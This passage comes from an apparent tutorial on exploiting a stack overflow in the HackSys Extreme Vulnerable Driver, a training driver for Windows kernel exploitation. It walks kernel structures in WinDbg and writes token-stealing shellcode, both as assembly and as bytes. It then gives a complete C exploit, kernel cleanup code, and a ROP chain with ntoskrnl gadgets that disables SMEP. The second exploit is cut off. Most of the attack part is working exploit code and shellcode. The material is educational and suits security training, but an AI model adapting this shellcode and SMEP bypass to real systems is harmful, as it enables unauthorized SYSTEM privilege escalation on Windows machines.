thread. That thread is represented by a KTHREAD structure. Each thread belongs to a process, represented by an EPROCESS structure. The EPROCESS object contains process-level information such as the process ID, image name, linked-list entries for all active processes, and the process security token. A few things to note.
KPCR means Kernel Processor Control Region.
It is a per-CPU structure. Every CPU core has its own KPCR. It tells Windows things like:
1
2
3
Which CPU/core am I on?
What thread is currently running here?
Where is this CPU's scheduler/control block?
KPRCB means Kernel Processor Control Block.
It is inside or linked from the KPCR. It contains processor-specific scheduling/runtime state, including a pointer to the current thread.
KTHREAD means Kernel Thread.
This represents a thread running in the kernel. From the current KTHREAD, Windows can find which process owns that thread.
EPROCESS means Executive Process.
This represents a process in the Windows kernel. Every process, like cmd.exe, explorer.exe, or System, has an EPROCESS structure. This is where important process fields live, such as:
1
2
3
4
Process ID
Process name
Process token
List of active processes
The important relationship in this case is:
1
KPCR → KPRCB → KTHREAD → EPROCESS
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
CPU Core
  │
  │ "Where is my per-CPU kernel data?"
  ▼
+-----------------------------+
| KPCR                        |
| Kernel Processor Control    |
| Region                      |
+-----------------------------+
  │
  │ points to / contains
  ▼
+-----------------------------+
| KPRCB                       |
| Kernel Processor Control    |
| Block                       |
|                             |
| CurrentThread ──────────────┼─────┐
+-----------------------------+     │
                                    │
                                    ▼
                         +---------------------+
                         | KTHREAD             |
                         | Current kernel      |
                         | thread              |
                         +---------------------+
                                    │
                                    │ belongs to
                                    ▼
                         +---------------------+
                         | EPROCESS            |
                         | Current process     |
                         |                     |
                         | PID                 |
                         | ImageFileName       |
                         | Token               |
                         | ActiveProcessLinks  |
                         +---------------------+
I know it sounds all confusing but our methodology here will be walk Windows kernel structures. The KPCR gives us access to per-processor data. From there, we reach the KPRCB, which tracks the currently running thread on that CPU. The current thread is represented internally by KTHREAD, and from the thread we can reach the owning process’s EPROCESS structure. EPROCESS is the important target because it contains process-level information, including the process token. We can note these values down and use them in our payload.
Practically, we will use the following in WinDBG to first get the KPCR block.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
0: kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   +0x028 LockArray        : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self        : Ptr64 Void
   +0x038 IdtBase          : Ptr64 _KIDTENTRY64
   +0x040 Unused           : [2] Uint8B
   +0x050 Irql             : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber   : UChar
   +0x053 Fill0            : UChar
   +0x054 Unused0          : [3] Uint4B
   +0x060 MajorVersion     : Uint2B
   +0x062 MinorVersion     : Uint2B
   +0x064 StallScaleFactor : Uint4B
   +0x068 Unused1          : [3] Ptr64 Void
   +0x080 KernelReserved   : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved      : [16] Uint4B
   +0x100 Unused2          : Uint4B
   +0x108 KdVersionBlock   : Ptr64 Void
   +0x110 Unused3          : Ptr64 Void
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
The last line shows that KPRCB is 0x180 bytes from KPCR . Checking over that we get
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
0: kd> dt nt!_KPRCB
   +0x000 MxCsr            : Uint4B
   +0x004 LegacyNumber     : UChar
   +0x005 ReservedMustBeZero : UChar
   +0x006 InterruptRequest : UChar
   +0x007 IdleHalt         : UChar
   +0x008 CurrentThread    : Ptr64 _KTHREAD
   +0x010 NextThread       : Ptr64 _KTHREAD
   +0x018 IdleThread       : Ptr64 _KTHREAD
   +0x020 NestingLevel     : UChar
   +0x021 ClockOwner       : UChar
   +0x022 PendingTickFlags : UChar
   +0x022 PendingTick      : Pos 0, 1 Bit
   +0x022 PendingBackupTick : Pos 1, 1 Bit
   +0x023 IdleState        : UChar
   ..........
To fetch the EPROCESS we can use this
1
2
3
4
5
6
7
8
0: kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   .....
   +0x4b8 Token            : _EX_FAST_REF
   .....
Or if being specific, find the process of SYSTEM and then get the token. It add more context to the data structure but in our case it wont change anything.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
0: kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS ffffa9892606c080
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001aa000  ObjectTable: ffff8b0bb5e8bf00  HandleCount: 2723.
    Image: System

0: kd> dt nt!_EPROCESS ffffa9892606c080
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : 0x00000000`00000004 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffa989`261bd488 - 0xfffff806`3b21e160 ]
   +0x458 RundownProtect   : _EX_RUNDOWN_REF
   +0x460 Flags2           : 0xd000
   ......
   +0x4b8 Token            : _EX_FAST_REF
   ......
This structure gives us the KTHREAD which is 0x008 bytes away from KPRCB . We can also specify the SYSTEM process address to get the KTHREAD address and follow it to find the EPROCESS address. Again, doesn’t help in our case but in case we want to see more context for specifically the SYSTEM process we can.
1
2
3
4
5
6
7
8
9
0: kd> dt nt!_KPRCB ffffa9892606c080
   +0x000 MxCsr            : 3
   +0x004 LegacyNumber     : 0 ''
   +0x005 ReservedMustBeZero : 0 ''
   +0x006 InterruptRequest : 0 ''
   +0x007 IdleHalt         : 0 ''
   +0x008 CurrentThread    : 0xffffa989`2606c088 _KTHREAD
   +0x010 NextThread       : 0xffffa989`2606c088 _KTHREAD
   +0x018 IdleThread       : 0xffffa989`2606c098 _KTHREAD
This gives us the location of access token for the SYSTEM process that we will be copying over to our process to steal the same privileges. Lets look at a way to find our current process like this. We can use WinDBG to disassemble the kernel routine PsGetCurrentProcess and incorporate that in our shellcode.
1
2
3
4
5
0: kd> uf nt!PsGetCurrentProcess
nt!PsGetCurrentProcess:
fffff806`3a893500 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff806`3a893509 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff806`3a893510 c3              ret
The first line, rax,qword ptr gs:[188h] stores the current thread in RAX . Remember how we calculated that KTHREAD is 0x008 bytes away from KPRCB which is in turn 0x180 bytes away from KPCR . So, 0x180 + 0x008 = 0x188 or 188h . Get it?
Second line is it getting the current process by following the current thread and adding 0x0B8 . Why that value? Well, This will contain our process that it calculates by following the current thread. We can follow the same route to calculate this as well. It usually resides in _KTHREAD.ApcState offset plus _KAPC_STATE.Process offset.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
0: kd> dt nt!_KPRCB ffffa9892606c080
   +0x000 MxCsr            : 3
   +0x004 LegacyNumber     : 0 ''
   +0x005 ReservedMustBeZero : 0 ''
   +0x006 InterruptRequest : 0 ''
   +0x007 IdleHalt         : 0 ''
   +0x008 CurrentThread    : 0xffffa989`2606c088 _KTHREAD
   +0x010 NextThread       : 0xffffa989`2606c088 _KTHREAD
   +0x018 IdleThread       : 0xffffa989`2606c098 _KTHREAD

// Following the CurrentThread

0: kd> dx -id 0,0,ffffa9892d277080 -r1 ((ntkrnlmp!_KTHREAD *)0xffffa9892606c088)
((ntkrnlmp!_KTHREAD *)0xffffa9892606c088)                 : 0xffffa9892606c088 [Type: _KTHREAD *]
    [+0x000] Header           [Type: _DISPATCHER_HEADER]
    [+0x018] SListFaultAddress : 0xffffa9892606c098 [Type: void *]
    [+0x020] QuantumTarget    : 0x1aa000 [Type: unsigned __int64]
    ......
    [+0x098] ApcState         [Type: _KAPC_STATE]
    ......

// Following the ApcState

0: kd> dx -id 0,0,ffffa9892d277080 -r1 (*((ntkrnlmp!_KAPC_STATE *)0xffffa9892606c120))
(*((ntkrnlmp!_KAPC_STATE *)0xffffa9892606c120))                 [Type: _KAPC_STATE]
    [+0x000] ApcListHead      [Type: _LIST_ENTRY [2]]
    [+0x020] Process          : 0x0 [Type: _KPROCESS *]
    [+0x028] InProgressFlags  : 0x0 [Type: unsigned char]
    [+0x028 ( 0: 0)] KernelApcInProgress : 0x0 [Type: unsigned char]
    [+0x028 ( 1: 1)] SpecialApcInProgress : 0x0 [Type: unsigned char]
    [+0x029] KernelApcPending : 0x0 [Type: unsigned char]
    [+0x02a] UserApcPendingAll : 0x0 [Type: unsigned char]
    [+0x02a ( 0: 0)] SpecialUserApcPending : 0x0 [Type: unsigned char]
    [+0x02a ( 1: 1)] UserApcPending   : 0x0 [Type: unsigned char]
So, back to some quick maths. _KTHREAD.ApcState offset (0x098) plus _KAPC_STATE.Process offset (0x020) = 0x0B8 or 0B8h. Magic!
Our shellcode will become this
1
2
3
4
5
6
[BITS 64]

_start:
  mov rax, [gs:0x188]       ; Current thread
  mov rax, [rax + 0xb8]     ; Current process
  mov r12, rax              ; Store current process (_EPROCESS) to R12
Following along our shellcoding journey, we need a way to dynamically make our payload loop through processes to find the SYSTEM process and find the access token.
For this, we will be going through the ActiveProcessLinks of the EPROCESS structure to get a list of all the current active processes. The offset can be calculated from this
1
2
3
4
5
0: kd> dt nt!_EPROCESS ffffa9892606c080
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : 0x00000000`00000004 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffffa989`261bd488 - 0xfffff806`3b21e160 ]
If we look into the _LIST_ENTRY we can see that it has this
1
2
3
0: kd> dt nt!_LIST_ENTRY
   +0x000 Flink            : Ptr64 _LIST_ENTRY
   +0x008 Blink            : Ptr64 _LIST_ENTRY
Its a doubly linked list containing references with FLINK (Forward link) and BLINK (Backward link). It contains the references of the to the next and previous element in the list of EPROCESS ’s ActiveProcessLinks . Simplified, when we ask for active processes, Windows will walk through the list of EPROCESS nodes, utilizing the _LIST_ENTRY structure and find all current active processes.
The two elements here, are ActiveProcessLinks and UniqueProcessId . So 0x448 and 0x440 respectively. Like
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
EPROCESS: program.exe
+-----------------------------+
| UniqueProcessId             |  offset 0x440
| ActiveProcessLinks          |  offset 0x448
+-----------------------------+
          |
          v
EPROCESS: explorer.exe
+-----------------------------+
| UniqueProcessId             |
| ActiveProcessLinks          |
+-----------------------------+
          |
          v
EPROCESS: System
+-----------------------------+
| UniqueProcessId = 4         |
| ActiveProcessLinks          |
+-----------------------------+
Our loop becomes this
1
2
3
4
5
6
__loop:
  mov r12, [r12 + 0x448]    ; ActiveProcessLinks
  sub r12, 0x448            ; Go back to current process (_EPROCESS)
  mov r13, [r12 + 0x440]    ; UniqueProcessId (PID)
  cmp r13, 4                ; Compare PID to SYSTEM PID
  jnz __loop                ; Loop until SYSTEM PID is found
The R12 register already contains our EPROCESS address. We will add in the offset for ActiveProcessLinks . We subtract the next process’s link from R12 to get that process’s EPROCESS base. Then it reads the PID of that process and compares it to 4 which relates to SYSTEM . And then we have a simple JNZ which keeps it looping until it finds that process.
So we have our current process and we have our loop to find SYSTEM process as well. Now we will add in the part where it copies the access token from that SYSTEM process over to our current process.
We can do that by following the EPROCESS structure to Token offset and moving that into our R13 register which is now free. The token field is an _EX_FAST_REF, meaning the lower 4 bits are used as a reference count rather than as part of the actual pointer. Because kernel pointers are aligned, those lower bits are not needed for the pointer itself. Before using the token value as a clean pointer, we mask off the lower 4 bits. After that, we copy the SYSTEM token value into the current process’s Token field, causing our process to run with SYSTEM privileges.
1
2
3
4
replace:
  mov r13, [r12 + 0x4b8]      ; Get SYSTEM token
  and r13, 0xfffffffffffffff0              ; Clear low 4 bits of _EX_FAST_REF structure
  mov [rax + 0x4b8], r13     ; Copy SYSTEM token to current process
The full payload becomes this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[BITS 64]

_start:
  mov rax, [gs:0x188]         ; Current thread
  mov rax, [rax + 0xb8]       ; Current process
  mov r12, rax                ; Store current process (_EPROCESS) to R12

__loop:
  mov r12, [r12 + 0x448]      ; ActiveProcessLinks
  sub r12, 0x448              ; Go back to current process (_EPROCESS)
  mov r13, [r12 + 0x440]      ; UniqueProcessId (PID)
  cmp r13, 4                  ; Compare PID to SYSTEM PID
  jnz __loop                  ; Loop until SYSTEM PID is found

replace:
  mov r13, [r12 + 0x4b8]      ; Get SYSTEM token
  and r13, 0xfffffffffffffff0 ; Clear low 4 bits of _EX_FAST_REF structure
  mov [rax + 0x4b8], r13      ; Copy SYSTEM token to current process
Now that its ready we can compile it using NASM.
1
nasm -f bin .\payload.asm -o .\payload.bin
We can convert it to byte style shellcode in PowerShell as well
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$bytes = [System.IO.File]::ReadAllBytes("G:\Visual Studio Codes\HEVDExp\payload.bin")

$lines = for ($i = 0; $i -lt $bytes.Length; $i += 16) {
    $end = [Math]::Min($i + 15, $bytes.Length - 1)
    "    " + (($bytes[$i..$end] | ForEach-Object { "0x{0:x2}" -f $_ }) -join ", ")
}

$output = @()
$output += "unsigned char shellcode[] = {"
$output += ($lines -join ",`n")
$output += "};"
$output += "unsigned int shellcode_len = $($bytes.Length);"

$output | Out-File .\shellcode.txt -Encoding ascii
So our final exploit becomes this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
#include <windows.h>
#include <winioctl.h>
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>

#define HEVD_IOCTL_STACK_OVERFLOW 0x222003
#define DEVICE_NAME L"\\\\.\\HackSysExtremeVulnerableDriver"
#define OFFSET 2072
#define RIP_OFFSET 8
#define PAYLOAD_SIZE (OFFSET + RIP_OFFSET)

int main()
{
    printf("[+] Opening %ls\n", DEVICE_NAME);

    HANDLE hDevice = CreateFileW(
        DEVICE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        nullptr,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        nullptr
    );

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        printf("[-] CreateFileW failed. Error=%lu\n", GetLastError());
        return 1;
    }

    DWORD bytesReturned = 0;

    unsigned char request[PAYLOAD_SIZE];

    unsigned char shellcode[] = {
    0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x48, 0x8b, 0x80, 0xb8, 0x00, 0x00, 0x00,
    0x49, 0x89, 0xc4, 0x4d, 0x8b, 0xa4, 0x24, 0x48, 0x04, 0x00, 0x00, 0x49, 0x81, 0xec, 0x48, 0x04,
    0x00, 0x00, 0x4d, 0x8b, 0xac, 0x24, 0x40, 0x04, 0x00, 0x00, 0x49, 0x83, 0xfd, 0x04, 0x75, 0xe3,
    0x4d, 0x8b, 0xac, 0x24, 0xb8, 0x04, 0x00, 0x00, 0x49, 0x83, 0xe5, 0xf0, 0x4c, 0x89, 0xa8, 0xb8,
    0x04, 0x00, 0x00
    };

    unsigned int shellcode_len = sizeof(shellcode);

    LPVOID shellcodeAddress = VirtualAlloc(
        nullptr,
        sizeof(shellcode),
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );

    if (shellcodeAddress == nullptr)
    {
        printf("[-] VirtualAlloc failed. Error=%lu\n", GetLastError());
        CloseHandle(hDevice);
        return 1;
    }

    memcpy(shellcodeAddress, shellcode, sizeof(shellcode));

    uintptr_t rip = (uintptr_t)shellcodeAddress;

    memset(request, 'A', sizeof(request));
    memcpy(request + OFFSET, &rip, RIP_OFFSET);

    printf("[+] Sending vulnerable IOCTL: 0x%X for STACK_BUFFER_OVERFLOW\n", HEVD_IOCTL_STACK_OVERFLOW);
    printf("[+] Shellcode size = 0x%X bytes\n", shellcode_len);
    printf("[+] Shellcode address = 0x%p\n", shellcodeAddress);

    BOOL ok = DeviceIoControl(
        hDevice,
        HEVD_IOCTL_STACK_OVERFLOW,
        request,
        sizeof(request),
        nullptr,
        0,
        &bytesReturned,
        nullptr
    );

    if (!ok)
    {
        wprintf(L"[-] DeviceIoControl failed. Error=%lu\n", GetLastError());
    }
    else
    {
        wprintf(L"[+] DeviceIoControl returned successfully\n");
    }

    printf("[+] Spawning cmd.exe\n");
    system("cmd.exe");

    CloseHandle(hDevice);

    return 0;
}
Run this and you will be greeted with a nice BSOD saying error message KERNEL_SECURITY_CHECK_FAILURE because we didn’t clean up after our funsies.
Cleaning Up Before Windows Notices
We can clean up the kernel state by appending this at the end of our assembly code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
cleanup:
  mov rax, [gs:0x188]
  mov cx, [rax + 0x1e4]
  inc cx
  mov [rax + 0x1e4], cx

  mov rdx, [rax + 0x90]
  mov rcx, [rdx + 0x168]
  mov r11d, [rdx + 0x178]
  mov rsp, [rdx + 0x180]
  mov rbp, [rdx + 0x158]

  xor eax, eax
  swapgs
  o64 sysret
We can find the values through the same method by using
1
2
3
4
5
6
7
8
1: kd> dt nt!_KTHREAD KernelApcDisable TrapFrame
   +0x090 TrapFrame        : Ptr64 _KTRAP_FRAME
   +0x1e4 KernelApcDisable : Int2B
1: kd> dt nt!_KTRAP_FRAME Rip EFlags Rsp Rbp
   +0x158 Rbp    : Uint8B
   +0x168 Rip    : Uint8B
   +0x178 EFlags : Uint4B
   +0x180 Rsp    : Uint8B
The cleanup routine is responsible for returning execution safely back to user mode after the token replacement is complete. Since our payload hijacks kernel execution through a corrupted return address, we cannot simply let execution continue randomly after the token overwrite. The cleanup code retrieves the current thread again, restores important user-mode execution state from the thread’s trap frame, including RIP, RSP, RBP, and EFlags, adjusts KernelApcDisable, then uses swapgs and sysret to transition back to user mode cleanly. This allows the original exploit process to continue running after the kernel payload finishes, so when it later launches cmd.exe, the new process inherits the replaced SYSTEM token. This was copied from here.

We can confirm that our exploit works perfectly. We have successfully exploited the stack overflow and turned it into a token stealing exploit.
Supervisor Mode Execution Prevention (SMEP): The Kernel Bouncer
This was pretty straightforward. In reality, there are some issues with it. Our exploit allocated a shellcode in user mode and called it from kernel. In modern windows, this was made difficult as Windows introduced SMEP which prevents us from executing our user mode shellcode from kernel. SMEP is a CPU-level mitigation that prevents code running in kernel mode from executing instructions located in user mode memory. This is important for kernel exploitation because older techniques often placed shellcode in userland memory using something like VirtualAlloc then overwrote the kernel return address with the userland shellcode address. With SMEP enabled, that approach fails because the CPU detects that kernel mode execution is trying to jump into a user mode page and blocks it, usually causing a crash. In practice, SMEP forces exploit developers to use a different strategy, such as building a ROP chain to temporarily disable SMEP, pivoting execution to kernel resident code, or using kernel memory for the payload instead of directly jumping to userland shellcode.
Unfortunately, my CPU was pretty old and SMEP was not available in the PC. This couldn’t be made available in the lab as well. Someone suggested that I should still go with the theoretical part but while doing so I borrowed a PC with a CPU that had this instruction available and used that. Its running on VMware because I couldn’t make it work for VirtualBox and didn’t want to spend more time on it. The rest of the setup is same only this time I used KDnet.exe to enable debugging over the network. Reach out if you have any issues with it. Its easy to set up.
Back to topic. SMEP is held by the 20th bit in the CR4 register. Just like before, we can view that register using this
1
2
0: kd> r cr4
cr4=00000000003506f8
The current value of this register can be seen here. To check if this is enabled we can just use this
1
2
0: kd> ? @cr4 & 0x100000
Evaluate expression: 1048576 = 00000000`00100000
We are just asking to take the value in CR4 register and asking to see the 20th bit. If this returns a zero all over that means SMEP is disabled. Which in this instance, is not the case.
If we were to run our previous exploit here we will result in a crash and WinDBG will show this in error stack.
1
ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)

So, to get this to work, we somehow need to change the value of this bit so we can temporarily disable SMEP. Taking a note of the value of the register which is 0x03506f8 with SMEP enabled, lets see how it looks when its not enabled and the 20th bit is flipped from 1 to 0.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
0: kd> .formats cr4
Evaluate expression:
  Hex:     00000000`003506f8
  Decimal: 3475192
  Decimal (unsigned) : 3475192
  Octal:   0000000000000015203370
  Binary:  00000000 00000000 00000000 00000000 00000000 001***1***0101 00000110 11111000
  Chars:   .....5..
  Time:    Tue Feb 10 10:19:52 1970
  Float:   low 4.86978e-039 high 0
  Double:  1.71697e-317
0: kd> .formats 0y0000000000000000000000000000000000000000001***0***01010000011011111000
Evaluate expression:
  Hex:     00000000`002506f8
  Decimal: 2426616
  Decimal (unsigned) : 2426616
  Octal:   0000000000000011203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00100101 00000110 11111000
  Chars:   .....%..
  Time:    Thu Jan 29 07:03:36 1970
  Float:   low 3.40041e-039 high 0
  Double:  1.19891e-317
Notice how the 1 was changed to 0. And we get the value as 0x02506f8 which is what we need to change the current CR4 register to.
This is where ROP comes in. Return Oriented Programming. Since we control the flow of execution in the program, we can chain certain instructions for the exploit to execute small pieces of existing kernel code one after another. This technique is known as Return-Oriented Programming, or ROP.
Since SMEP blocks kernel execution from user-mode pages, directly returning to our VirtualAlloc shellcode no longer works. However, the kernel can still execute code that already exists in kernel memory. This is where ROP helps. By overwriting the return address with the address of a small kernel instruction sequence, and placing more controlled values after it on the stack, we can chain multiple gadgets together. In this case, we require ROP gadgets that can put our modified CR4 value in a register and then push that to the existing CR4 register. Since we are working in kernel mode, we will be trying to find the required gadgets from ntoskrnl.exe and the gadgets we can use in this case are these
1
2
pop REGISTER; ret;
mov cr4, REGISTER; ret
We will use the POP instruction for a register and then place our required value next on the stack. Then we can use the MOV instruction to move it to the CR4 register, disabling SMEP.
We can find these using rp++ or ropper
1
2
3
4
5
6
7
> ropper --file .\ntoskrnl.exe --search %cr4%
[INFO] File: .\ntoskrnl.exe
0x0000000140a18523: mov cr4, rax; ret;
0x000000014039e637: mov cr4, rcx; ret;

> ropper --file .\ntoskrnl.exe --search "pop rcx; ret"
0x00000001402471d4: pop rcx; ret;
We have both the instructions we are looking for. We will put our value of CR4 in the RCX register and then move it to its place. One important detail is that the ROP gadget addresses are not fixed absolute addresses. The gadgets exist inside ntoskrnl.exe, but due to Kernel ASLR, the kernel image is loaded at a different base address each boot. This means an address copied from IDA, Ghidra, Ropper, or WinDbg is usually only an offset inside the kernel image, not the final runtime address. So we will also need to figure out the base address of ntoskrnl.exe in order to find out where our gadgets live. This can be done using the following code snippet
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
#include <Windows.h>
#include <Psapi.h>
#include <stdio.h>

#pragma comment(lib, "Psapi.lib")

#define QWORD ULONGLONG

QWORD getBaseAddr(LPCWSTR driverName)
{
    LPVOID drivers[1024];
    DWORD cbNeeded = 0;

    if (!EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded))
    {
        printf("[!] EnumDeviceDrivers failed: %lu\n", GetLastError());
        return 0;
    }

    int driverCount = cbNeeded / sizeof(drivers[0]);

    for (int i = 0; i < driverCount; i++)
    {
        WCHAR currentDriverName[MAX_PATH];

        if (GetDeviceDriverBaseNameW(
                drivers[i],
                currentDriverName,
                MAX_PATH
            ))
        {
            if (_wcsicmp(currentDriverName, driverName) == 0)
            {
                return (QWORD)drivers[i];
            }
        }
    }

    printf("[!] Could not find driver: %ws\n", driverName);
    return 0;
}
The getBaseAddr() function enumerates loaded kernel drivers and compares each driver name against ntoskrnl.exe. Once it finds the kernel image, it returns the runtime base address. This base address is then added to each static gadget offset to calculate the final ROP gadget address.
We can also confirm the offsets are correct, we can use this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
0: kd> u nt+2471d4
nt!PsImpersonateContainerOfThread+0x214:
fffff806`3e6471d4 59              pop     rcx
fffff806`3e6471d5 c3              ret
fffff806`3e6471d6 cc              int     3
fffff806`3e6471d7 488bcb          mov     rcx,rbx
fffff806`3e6471da e8511c0a00      call    nt!KeSetThreadChargeOnlySchedulingGroup (fffff806`3e6e8e30)
fffff806`3e6471df ebab            jmp     nt!PsImpersonateContainerOfThread+0x1cc (fffff806`3e64718c)
fffff806`3e6471e1 488d542450      lea     rdx,[rsp+50h]
fffff806`3e6471e6 488bcb          mov     rcx,rbx
0: kd> u nt+39e637
nt!KeFlushCurrentTbImmediately+0x17:
fffff806`3e79e637 0f22e1          mov     cr4,rcx
fffff806`3e79e63a c3              ret
fffff806`3e79e63b cc              int     3
fffff806`3e79e63c 0f20d8          mov     rax,cr3
fffff806`3e79e63f 0f22d8          mov     cr3,rax
fffff806`3e79e642 c3              ret
fffff806`3e79e643 cc              int     3
fffff806`3e79e644 cc              int     3
Keeping all of this in mind, our exploit becomes this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <Psapi.h>
#include <stdlib.h>

#pragma comment(lib, "Psapi.lib")

#define QWORD ULONGLONG

// Defining the STACK_OVERFLOW IOCTL and the DeviceName
#define HEVD_IOCTL_STACK_OVERFLOW 0x222003
#define DEVICE_NAME L"\\\\.\\HackSysExtremeVulnerableDriver"

// Offset to overflow
#define OFFSET 2072

// NTBASE address from `ropper`
#define NT_STATIC_BASE          0x140000000ULL

// ROP Gadgets from `ropper`
#define POP_RCX_STATIC          0x00000001402471d4ULL
#define MOV_CR4_RCX_STATIC      0x000000014039e637ULL

// Subtracting the static base address from ROP gadget to get the offsets
#define POP_RCX_OFFSET          (POP_RCX_STATIC - NT_STATIC_BASE)
#define MOV_CR4_RCX_OFFSET      (MOV_CR4_RCX_STATIC - NT_STATIC_BASE)

// Defining payload size
#define ROP_CHAIN_QWORDS 4
#define PAYLOAD_SIZE (OFFSET + (ROP_CHAIN_QWORDS * sizeof(QWORD)))

// SMEP instructions current and required
#define CURRENT_CR4 0x3506f8ULL
#define SMEP_MASK   0x100000ULL

// Finding NT Base address
QWORD getBaseAddr(LPCWSTR driverName)
{
    LPVOID drivers[1024];
    DWORD cbNeeded = 0;

    if (!EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded))
    {
        printf("[!] EnumDeviceDrivers failed: %lu\n", GetLastError());
        return 0;
    }

    int driverCount = cbNeeded / sizeof(drivers[0]);

    for (int i = 0; i < driverCount; i++)
    {
        WCHAR currentDriverName[MAX_PATH];

        if (GetDeviceDriverBaseNameW(
            drivers[i],
            currentDriverName,
            MAX_PATH
        ))
        {
            if (_wcsicmp(currentDriverName, driverName) == 0)
            {
                return (QWORD)drivers[i];
            }
        }
    }

    printf("[!] Could not find driver: %ws\n", driverName);
    return 0;
}

int main()
{
    printf("[+] Opening %ls\n", DEVICE_NAME);

    // Creating a handle
    HANDLE hDevice = CreateFileW(
        DEVICE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        nullptr,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        nullptr
    );

    if (hDevice == INVALID_HANDLE_VALUE)
    {
